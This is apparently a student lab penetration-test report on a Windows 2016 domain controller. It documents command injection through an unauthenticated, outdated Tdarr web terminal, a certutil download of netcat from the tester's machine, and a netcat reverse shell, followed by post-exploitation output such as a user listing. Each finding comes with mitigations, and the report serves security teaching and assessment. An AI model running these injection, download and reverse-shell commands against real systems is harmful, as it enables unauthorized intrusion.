SECURITY PENETRATION TEST OF WINDOWS 2016 DOMAIN CONTROLLER

Version: V1.0

MARCH 23, 2025

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Security Penetration Test of Windows 2016 Domain Controller

Confidentiality

This document contains sensitive security information and should be handled with care. It is intended for authorized personnel only and must not be shared without prior approval.

Disclaimers

This penetration test report reflects a snapshot of the system's security at the time of testing. New vulnerabilities may emerge, and system configurations may change. It is recommended that regular security assessments be conducted to maintain a secure environment.

1. Purpose

Madhvi Lashkaree was engaged to perform a comprehensive security assessment of the target network and system to identify vulnerabilities that could be exploited by malicious actors. The goal of this assessment is to improve security by identifying vulnerabilities, evaluating the risks posed by those vulnerabilities, and recommending appropriate mitigation strategies. The penetration test simulates a real-world attack scenario to assess the effectiveness of the system's security controls.

2. Scope

The scope of this penetration test included the following:
Target System:
Internal Network - Windows 2016 Domain Controller
Testing Type:
Black-box testing, as per the client's request.
Testing Period:
March 20, 2025 – March 23, 2025
Methodology:
The following methodologies were used during the assessment:

- **OWASP (Open Web Application Security Project):** Best practices for web application security.
- **NIST SP 800-115:** Framework for technical security testing.
- **PTES (Penetration Testing Execution Standard):** Comprehensive guide to penetration tests.

3. Tools Used

- **Netdiscover:** Used to identify live hosts and network activity.
- **Nmap:** Used for port scanning and service enumeration.
- **Certutil & Python HTTP Server:** Used for file transfers and exploitation.
- **Netcat:** Used for reverse shell execution and remote command execution.

4. Summary of Findings

The penetration test identified several security vulnerabilities, classified based on their severity:

Vulnerability	Risk Level	Status
Open Ports & Services Enumeration	Medium	Reported
Unrestricted File Transfers	High	Reported
Outdated Software (Tdarr v2.00.15)	High	Reported
Remote Code Execution (Reverse Shell)	Critical	Reported

5. Findings Timeline and Analysis

Date	Activity	Result
March 20, 2025	Initial reconnaissance & network discovery	Identified target system (192.168.81.145)
March 21, 2025	Port scanning & service enumeration	Identified 14+ open ports and associated services
March 21, 2025	Application discovery & version fingerprinting	Discovered outdated Tdarr application (v2.00.15)
March 22, 2025	File transfer vulnerability testing	Successfully exploited Certutil for malicious file transfer
March 22, 2025	Remote code execution attempt	Successfully established reverse shell
March 23, 2025	Post-exploitation & network exploration	Accessed sensitive system information

5.1 Network Discovery & Enumeration

Tool Used: Netdiscover
Command: netdiscover -i eth0
Description: A network scan using Netdiscover identified active hosts on the subnet, indicating potential targets for further testing.
Risk: Attackers can use network discovery tools to identify live hosts and map out the network topology, exposing high-value targets.
Mitigation:

- Implement VLAN segmentation to isolate critical systems.
- Configure Intrusion Detection Systems (IDS) to monitor ARP traffic.
- Restrict network access with firewall rules.

```
File  Actions  Edit  View  Help
Currently scanning: 192.168.180.0/16   |   Screen View: Unique Hosts

85 Captured ARP Req/Rep packets, from 4 hosts.   Total size: 5100
_____________________________________________________________________________
  IP            At MAC Address     Count     Len  MAC Vendor / Hostname
_____________________________________________________________________________
192.168.81.1    00:50:56:c0:00:08     81    4860  VMware, Inc.
192.168.81.254  00:50:56:eb:b3:a0      2     120  VMware, Inc.
192.168.81.2    00:50:56:f8:23:ad      1      60  VMware, Inc.
192.168.81.145  00:0c:29:ee:27:cb      1      60  VMware, Inc.
```

5.2 Port and Service Enumeration

Tool Used: Nmap
Command: nmap -sV -sC -p- <TargetIP>
Description: An Nmap scan revealed open ports running SSH, HTTP, and SMB, all of which are potential attack vectors.
Risk: Open ports expose services to attackers, potentially leading to unauthorized access or exploitation.
Mitigation:


- Close unnecessary ports via firewall rules.
- Regularly update and patch exposed services.
- Restrict SSH access using IP whitelisting or MFA.

```
\u@kali-Madhvi:\w$ sudo nmap -sC -sV -p- 192.168.81.145
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-03-23 19:09 EDT
Nmap scan report for 192.168.81.145
Host is up (0.00045s latency).
Not shown: 65506 closed tcp ports (reset)
PORT      STATE SERVICE       VERSION
53/tcp    open  domain        Simple DNS Plus
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2025-03-23 21:14:33Z)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: windomain.local, Site: Default-First-
Site-Name)
445/tcp   open  microsoft-ds  Windows Server 2016 Standard 14393 microsoft-ds (workgroup: WINDOMAIN)
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: windomain.local, Site: Default-First-
Site-Name)
3269/tcp  open  tcpwrapped
3306/tcp  open  mysql?
| fingerprint-strings:
|   NULL:
|_    Host '192.168.81.139' is not allowed to connect to this MariaDB server
3389/tcp  open  ms-wbt-server Microsoft Terminal Services
| rdp-ntlm-info:
|   Target_Name: WINDOMAIN
|   NetBIOS_Domain_Name: WINDOMAIN
|   NetBIOS_Computer_Name: DC
|   DNS_Domain_Name: windomain.local
|   DNS_Computer_Name: dc.windomain.local
|   DNS_Tree_Name: windomain.local
|   Product_Version: 10.0.14393
|_  System_Time: 2025-03-23T21:15:27+00:00
|_ssl-date: 2025-03-23T21:15:38+00:00; -1h55m54s from scanner time.
| ssl-cert: Subject: commonName=dc.windomain.local
| Not valid before: 2025-03-22T14:38:24
|_Not valid after:  2025-09-21T14:38:24
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
8265/tcp  open  http          Node.js Express framework
|_http-title: Tdarr
|_http-cors: HEAD GET POST PUT OPTIONS
8266/tcp  open  http          Node.js Express framework
|_http-cors: HEAD GET POST PUT OPTIONS
| http-title: Tdarr
9389/tcp  open  mc-nmf        .NET Message Framing
47001/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
```

5.3 Outdated Software (Tdarr Application)

Tool Used: Web browser, Nmap
Commands: Web interface access
Description: The target system is running Tdarr version 2.00.15, while version 2.31.02 is available. The outdated software was accessible via ports 8265 and 8266, showing an administrative web interface without proper authentication.
Risk: Outdated software often contains known vulnerabilities that can be exploited to gain unauthorized access, execute arbitrary code, or perform privilege escalation.
Mitigation:

- Update Tdarr to the latest version (2.31.02 or newer)
- Implement proper authentication for administrative interfaces
- Consider placing such applications behind application firewalls or VPNs
- Establish a regular patching schedule for all applications



Tdarr
192.168.81.145:8266
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
New version available: 2.31.02 - info on the 'Releases' tab.
Server Overview
Server clock:19:26:34
Process Mem:/
OS Mem:/
OS CPU:
Nodes Overview (Active workers)
ID
Transcode CPU
Transcode GPU
Health Check CPU
Health Check GPU
Worker Verdict History (24h)
Tdarr Pro
Get Pro
Nodes
No Tdarr Nodes detected. Start one to begin transcoding. Use native Tdarr Nodes for Windows, macOS and Linux or use tdarr_node Docker containers.

New version available: 2.31.02 - info on the 'Releases' tab.
Tdarr
Search
Stats
Libraries
Tools
Plugins
Options
Logs
Help
Backups
Releases
2.00.15
Get Pro

Terminal:

FFmpeg HandBrake

HandBrakeCLI

--help&whoami

Run

```
Usage: HandBrakeCLI [options] -i <source> -o <destination>
General Options ----------------------------------------------------------
-h, --help Print help
--version Print version
--json Log title, progress, and version info in
JSON format
-v, --verbose[=number] Be verbose (optional argument: logging level)
-Z. --preset <string> Select preset by name (case-sensitive)
Enclose names containing spaces in double quotation
marks (e.g. "Preset Name")
-z, --preset-list List available presets
--preset-import-file <filespec>
Import presets from a json preset file.
'filespec' may be a list of files separated
by spaces, or it may use shell wildcards.
--preset-import-gui Import presets from GUI config preset file.
--preset-export <string>
Create a new preset from command line options and
write a json representation of the preset to the
console or a file if '--preset-export-file' is
specified. The required argument will be the name
of the new preset.
--preset-export-file <filename>
Write new preset generated by '--preset-export'
to file 'filename'.
--preset-export-description <string>
Add a description to the new preset created with
'--preset-export'
```

```
(e.g. fre, eng, spa, dut, et cetera)
If not specified, then 'und' is used.
Separate by commas.
--srt-default[=number]
Flag the selected SRT as the default subtitle
to be displayed during playback.
Setting no default means no subtitle will be
automatically displayed. If 'number' is omitted,
the first SRT is the default.
'number' is a 1-based index into the 'srt-file' list
--srt-burn[=number] "Burn" the selected SRT subtitle into
the video track.
If 'number' is omitted, the first SRT is burned.
'number' is a 1-based index into the 'srt-file' list
--ssa-file <string> SubStationAlpha SSA filename(s), separated by
commas.
--ssa-offset <string> Offset (in milliseconds) to apply to the SSA
file(s), separated by commas. If not specified,
zero is assumed. Offsets may be negative.
--ssa-lang <string> SSA track language as an ISO 639-2 code
(e.g. fre, eng, spa, dut, et cetera)
If not specified, then 'und' is used.
Separate by commas.
--ssa-default[=number]
Flag the selected SSA as the default subtitle
to be displayed during playback.
Setting no default means no subtitle will be
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'number' is a 1-based index into the 'ssa-file' list
--ssa-burn[=number] "Burn" the selected SSA subtitle into
the video track.
If 'number' is omitted, the first SSA is burned.
'number' is a 1-based index into the 'ssa-file' list
windomain\vagrant
```

Terminal:

FFmpeg HandBrake

HandBrakeCLI

--help&ipconfig

Run

Usage: HandBrakeCLI [options] -i <source> -o <destination>
General Options ----------
-h, --help Print help
--version Print version
--json Log title, progress, and version info in
JSON format
-v, --verbose[=number] Be verbose (optional argument: logging level)
-Z. --preset <string> Select preset by name (case-sensitive)
Enclose names containing spaces in double quotation
marks (e.g. "Preset Name")
-z, --preset-list List available presets
--preset-import-file <filespec>
Import presets from a json preset file.
'filespec' may be a list of files separated
by spaces, or it may use shell wildcards.
--preset-import-gui Import presets from GUI config preset file.
--preset-export <string>
Create a new preset from command line options and
write a json representation of the preset to the
console or a file if '--preset-export-file' is

--srt-burn[=number] "Burn" the selected SRT subtitle into
the video track.
If 'number' is omitted, the first SRT is burned.
'number' is a 1-based index into the 'srt-file' list
--ssa-file <string> SubStationAlpha SSA filename(s), separated by
commas.
--ssa-offset <string> Offset (in milliseconds) to apply to the SSA
file(s), separated by commas. If not specified,
zero is assumed. Offsets may be negative.
--ssa-lang <string> SSA track language as an ISO 639-2 code
(e.g. fre, eng, spa, dut, et cetera)
If not specified, then 'und' is used.
Separate by commas.
--ssa-default[=number]
Flag the selected SSA as the default subtitle
to be displayed during playback.
Setting no default means no subtitle will be
automatically displayed. If 'number' is omitted,
the first SSA is the default.
'number' is a 1-based index into the 'ssa-file' list
--ssa-burn[=number] "Burn" the selected SSA subtitle into
the video track.
If 'number' is omitted, the first SSA is burned.
'number' is a 1-based index into the 'ssa-file' list

Windows IP Configuration
Ethernet adapter Ethernet1:
Connection-specific DNS Suffix . :
IPv4 Address. . . . . : 192.168.56.102
Subnet Mask . . . . . : 255.255.255.0
Default Gateway . . . . . : 192.168.56.1
Ethernet adapter Ethernet0 2:
Connection-specific DNS Suffix . :
IPv4 Address. . . . . : 192.168.81.145
Subnet Mask . . . . . : 255.255.255.0
Default Gateway . . . . . :

```
┌──(kali㉿kali)-[~]
└─$ PS1="\u@kali-[madhvi]:\w\$ "
\u@kali-[madhvi]:\w$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.81.139  netmask 255.255.255.0  broadcast 192.168.81.255
        inet6 fe80::7c74:6940:8972:9101  prefixlen 64  scopeid 0x20<link>
        ether 00:0c:29:a1:66:e2  txqueuelen 1000  (Ethernet)
        RX packets 103086  bytes 41363457 (39.4 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 803644  bytes 52770572 (50.3 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 8  bytes 480 (480.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 8  bytes 480 (480.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

\u@kali-[madhvi]:\w$
```

Terminal:

FFmpeg HandBrake

HandBrakeCLI

--help&ping 192.168.81.139

Run

```
Usage: HandBrakeCLI [options] -i <source> -o <destination>
General Options ----------------------------------------------------------
-h, --help Print help
--version Print version
--json Log title, progress, and version info in
JSON format
-v, --verbose[=number] Be verbose (optional argument: logging level)
-Z. --preset <string> Select preset by name (case-sensitive)
Enclose names containing spaces in double quotation
marks (e.g. "Preset Name")
-z, --preset-list List available presets
--preset-import-file <filespec>
Import presets from a json preset file.
'filespec' may be a list of files separated
by spaces, or it may use shell wildcards.
--preset-import-gui Import presets from GUI config preset file.
--preset-export <string>
Create a new preset from command line options and
write a json representation of the preset to the
console or a file if '--preset-export-file' is
specified. The required argument will be the name
of the new preset.
--preset-export-file <filename>
Write new preset generated by '--preset-export'
to file 'filename'
```

```
the first SRT is the default.
'number' is a 1-based index into the 'srt-file' list
--srt-burn[=number] "Burn" the selected SRT subtitle into
the video track.
If 'number' is omitted, the first SRT is burned.
'number' is a 1-based index into the 'srt-file' list
--ssa-file <string> SubStationAlpha SSA filename(s), separated by
commas.
--ssa-offset <string> Offset (in milliseconds) to apply to the SSA
file(s), separated by commas. If not specified,
zero is assumed. Offsets may be negative.
--ssa-lang <string> SSA track language as an ISO 639-2 code
(e.g. fre, eng, spa, dut, et cetera)
If not specified, then 'und' is used.
Separate by commas.
--ssa-default[=number]
Flag the selected SSA as the default subtitle
to be displayed during playback.
Setting no default means no subtitle will be
automatically displayed. If 'number' is omitted,
the first SSA is the default.
'number' is a 1-based index into the 'ssa-file' list
--ssa-burn[=number] "Burn" the selected SSA subtitle into
the video track.
If 'number' is omitted, the first SSA is burned.
'number' is a 1-based index into the 'ssa-file' list
Pinging 192.168.81.139 with 32 bytes of data:
Reply from 192.168.81.139: bytes=32 time<1ms TTL=64
Reply from 192.168.81.139: bytes=32 time=1ms TTL=64
Reply from 192.168.81.139: bytes=32 time<1ms TTL=64
Reply from 192.168.81.139: bytes=32 time<1ms TTL=64
Ping statistics for 192.168.81.139:
Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
Minimum = 0ms, Maximum = 1ms, Average = 0ms
```

5.4 Exploitation - File Transfer for Exploitation

Tool Used: Certutil & Python HTTP Server
Commands:
Start HTTP server:
python -m http.server 80
Transfer Netcat to Target:
certutil.exe -f -split -urlcache http://<YourKaliIP>/nc.exe C:\Windows\Temp\nc.exe
Description: Netcat was transferred to the target using Certutil, a commonly exploited Windows utility.
Risk: Malicious actors can abuse legitimate utilities like Certutil for unauthorized file transfers.
Mitigation:

- Implement Windows Defender Application Control (WDAC) to block unauthorized binaries.
- Use application whitelisting.
- Monitor network traffic for unusual file transfers.

```
\u@kali-Madhvi:\w$ python -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
192.168.81.145 - - [23/Mar/2025 22:03:46] "GET /nc.exe HTTP/1.1" 200 -
192.168.81.145 - - [23/Mar/2025 22:03:46] "GET /nc.exe HTTP/1.1" 200 -
```

```
\u@kali-Madhvi:\w$ locate nc.exe
/usr/share/windows-resources/binaries/nc.exe

\u@kali-Madhvi:\w$ cp /usr/share/windows-resources/binaries/nc.exe
cp: missing destination file operand after '/usr/share/windows-resources/binaries/nc.exe'
Try 'cp --help' for more information.

\u@kali-Madhvi:\w$ cp /usr/share/windows-resources/binaries/nc.exe .

\u@kali-Madhvi:\w$ ls
Desktop  Documents  Downloads  Music  nc.exe  password.txt  Pictures  Public  Templates  Videos
```

Terminal:

FFmpeg HandBrake

HandBrakeCLI

```
--help&&certutil.exe -f -split -urlcache  http://192.168.81.139/nc.exe C:\Windows\Temp\nc.exe
```

Run

Terminal:

FFmpeg HandBrake

HandBrakeCLI

```
--help&& dir C:\windows\Temp\
```

Run

```
Usage: HandBrakeCLI [options] -i <source> -o <destination>
General Options ----------------------------------------------------------
-h, --help Print help
--version Print version
--json Log title, progress, and version info in
JSON format
-v, --verbose[=number] Be verbose (optional argument: logging level)
-Z. --preset <string> Select preset by name (case-sensitive)
Enclose names containing spaces in double quotation
```


```
03/13/2022 05:28 PM 226,576 dd_vcredist_x86_20220313172813_000_vcRuntimeMinimum_x86.log
03/13/2022 05:28 PM 257,660 dd_vcredist_x86_20220313172813_001_vcRuntimeAdditional_x86.log
03/13/2022 05:28 PM 12,641 dd_vcredist_x86_20220313172849.log
03/13/2022 11:06 PM 17,732 dd_vcredist_x86_20220313230635.log
03/13/2022 11:06 PM 232,878 dd_vcredist_x86_20220313230635_000_vcRuntimeMinimum_x86.log
03/13/2022 11:06 PM 257,648 dd_vcredist_x86_20220313230635_001_vcRuntimeAdditional_x86.log
03/13/2022 11:06 PM 12,601 dd_vcredist_x86_20220313230657.log
03/23/2025 02:39 PM 17,636 dd_vcredist_x86_20250323143859.log
03/23/2025 02:39 PM 238,744 dd_vcredist_x86_20250323143859_000_vcRuntimeMinimum_x86.log
03/23/2025 02:39 PM 257,864 dd_vcredist_x86_20250323143859_001_vcRuntimeAdditional_x86.log
03/23/2025 02:39 PM 12,601 dd_vcredist_x86_20250323143902.log
03/13/2022 05:28 PM 0 DEL243.tmp
03/13/2022 05:28 PM 0 DEL2B0.tmp
03/13/2022 05:29 PM 0 DEL47F7.tmp
03/13/2022 05:29 PM 0 DEL48A3.tmp
03/23/2025 02:39 PM 0 DELADE3.tmp
03/23/2025 02:39 PM 0 DELADF3.tmp
01/17/2022 03:51 AM 1,355,168 mimikatz.exe
03/24/2025 12:07 AM 59,392 nc.exe
03/14/2022 03:55 AM 13 nessus_VONU5BAT.TXT
03/23/2025 05:41 PM 102 silconfig.log
07/04/2022 01:21 PM 206 temF9F1.tmp
03/23/2025 02:40 PM 1,549,233 vminst.log
03/23/2025 02:40 PM <DIR> vmware-SYSTEM
03/23/2025 02:40 PM 534,141 vmware-vmsvc-SYSTEM.log
03/23/2025 02:41 PM 3,302 vmware-vmtoolsd-SYSTEM.log
03/23/2025 05:42 PM 2,291 vmware-vmtoolsd-vagrant.log
03/23/2025 02:39 PM 295 vmware-vmusr-SYSTEM.log
03/23/2025 02:40 PM 33,250 vmware-vmusr-vagrant.log
03/23/2025 02:41 PM 2,050 vmware-vmvss-SYSTEM.log
03/13/2022 05:28 PM <DIR> {08F6BB03-5E6D-4EE3-9903-CB51BD3168A7}
03/23/2025 02:38 PM <DIR> {3B8BE3C5-1860-450A-A638-0C66522B8B4B}
03/13/2022 05:28 PM <DIR> {41067F32-E8FE-4389-8EB1-4C5652BEE368}
03/13/2022 05:29 PM <DIR> {44AA2FDC-735A-44C6-B4DD-0A49791C7AE5}
03/13/2022 05:28 PM <DIR> {86F2C2F7-1CC1-4B49-8E33-3C9C277B30EA}
03/23/2025 02:39 PM <DIR> {AF7949F5-D7F1-4CC2-9150-D56327532639}
```

5.5 Reverse Shell Execution (Remote Code Execution)

Tool Used: Netcat
Commands:
Start listener on Kali:
nc -lvnp 4444
Execute reverse shell on victim machine:
C:\windows\Temp\nc.exe -e cmd.exe <YourKaliIP> 4444
Description: A reverse shell was established, granting unauthorized command-line access to the target system.
Risk: Remote code execution enables attackers to take full control of a compromised system.
Mitigation:

- Restrict execution of unauthorized tools via Group Policy.
- Block outgoing traffic on non-standard ports.
- Monitor network traffic for unusual connections.

```
\u@kali-[madhvi]:\w$ nc -lvnp 4444
listening on [any] 4444 ...
```



5.6 Proof of Exploit

Command to create proof file: mkdir "MadhviNETW2200Pentesting"
Description:
A proof file was created to demonstrate successful exploitation.
Risk:
Unauthorized file access may lead to data corruption, malware installation, and system compromise.
Mitigation:

- Apply least privilege principles to user accounts.
- Implement file integrity monitoring tools.
- Regularly audit system logs.

```
C:\Windows\system32>whoami
whoami
windomain\vagrant

C:\Windows\system32>ipconfig
ipconfig

Windows IP Configuration

Ethernet adapter Ethernet1:

   Connection-specific DNS Suffix  . :
   IPv4 Address. . . . . . . . . . . : 192.168.56.102
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 192.168.56.1

Ethernet adapter Ethernet0 2:

   Connection-specific DNS Suffix  . :
   IPv4 Address. . . . . . . . . . . : 192.168.81.145
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . :
```

```
C:\Windows\system32>net user
net user

User accounts for \\DC

-------------------------------------------------------------------------------
abigael.bernie           Administrator            alexi.rosene
alfi.sukey               allyce.ninetta           ambur.loni
annelise.nelle           ansley.carlin            aura.chanda
bee.floris               benita.gabriela          benoite.marietta
bobinette.berty          brana.rebe               candace.eolanda
carmelia.lura            carmine.datha            ceciley.betsey
celle.lynne              cleopatra.bunnie         coretta.ariela
courtney.kippy           crissy.jolie             cristina.pepita
crystal.ashely           dale.faustina            ddene.linnie
DefaultAccount           dionis.agnesse           doloritas.kyle
dorothea.risa            dre.darcie               edie.gusella
ellene.glennie           ellynn.rowena            elonore.cris
elsy.daffie              ema.kurtis               emilee.amaleta
estele.annabel           etta.shirlee             eunice.aurilia
giana.bobinette          gladys.page              Guest
heida.ange               holli.kalila             http_svc
iseabal.hinda            jacquie.susann           janelle.karylin
jaquenetta.rina          jermaine.freddy          jolynn.ninnette
jorie.bianca             julie.agnella            junia.emilie
kailey.darline           kalina.mahala            kara-lynn.drucy
kelci.marisa             kellina.darlene          keri.lizbeth
kermie.robin             kimmi.ardys              kip.amata
krbtgt                   krispin.blithe           lanny.aubry
laurie.marice            lev.myrta                lexis.serene
lynna.ilse               lynna.kim                madelena.denise
marcelia.jillana         marcelline.franni        margarethe.enrika
margy.eadith             marielle.orelee          mariquilla.dode
maude.micaela            melisent.rania           melli.luci
meta.batsheva            mickie.dianna            milly.aidan
molli.aurea              mozelle.bethany          nerta.janeva
nikaniki.konrad          noellyn.shaine           olenka.inez
olympe.lionello          rafaelia.fannie          rahal.benedicta
rita.susanna             robinetta.ashlie         rochella.caritta
roz.pooh                 shandee.marilin          shea.harriott
silvia.maiga             stafani.nicholle         susanna.lucilia
vagrant
The command completed successfully.
```

```
C:\Windows>mkdir MadhviNETW2200Pentesting
mkdir MadhviNETW2200Pentesting

C:\Windows>dir
dir
 Volume in drive C is Windows 2016
 Volume Serial Number is F246-DE3D

 Directory of C:\Windows

03/24/2025  12:35 AM    <DIR>          .
03/24/2025  12:35 AM    <DIR>          ..
07/16/2016  01:23 PM    <DIR>          ADFS
01/15/2022  12:19 AM    <DIR>          ADWS
01/16/2022  02:38 AM    <DIR>          appcompat
01/07/2017  03:25 AM    <DIR>          AppPatch
01/14/2022  03:03 AM    <DIR>          AppReadiness
07/16/2016  04:26 PM    <DIR>          assembly
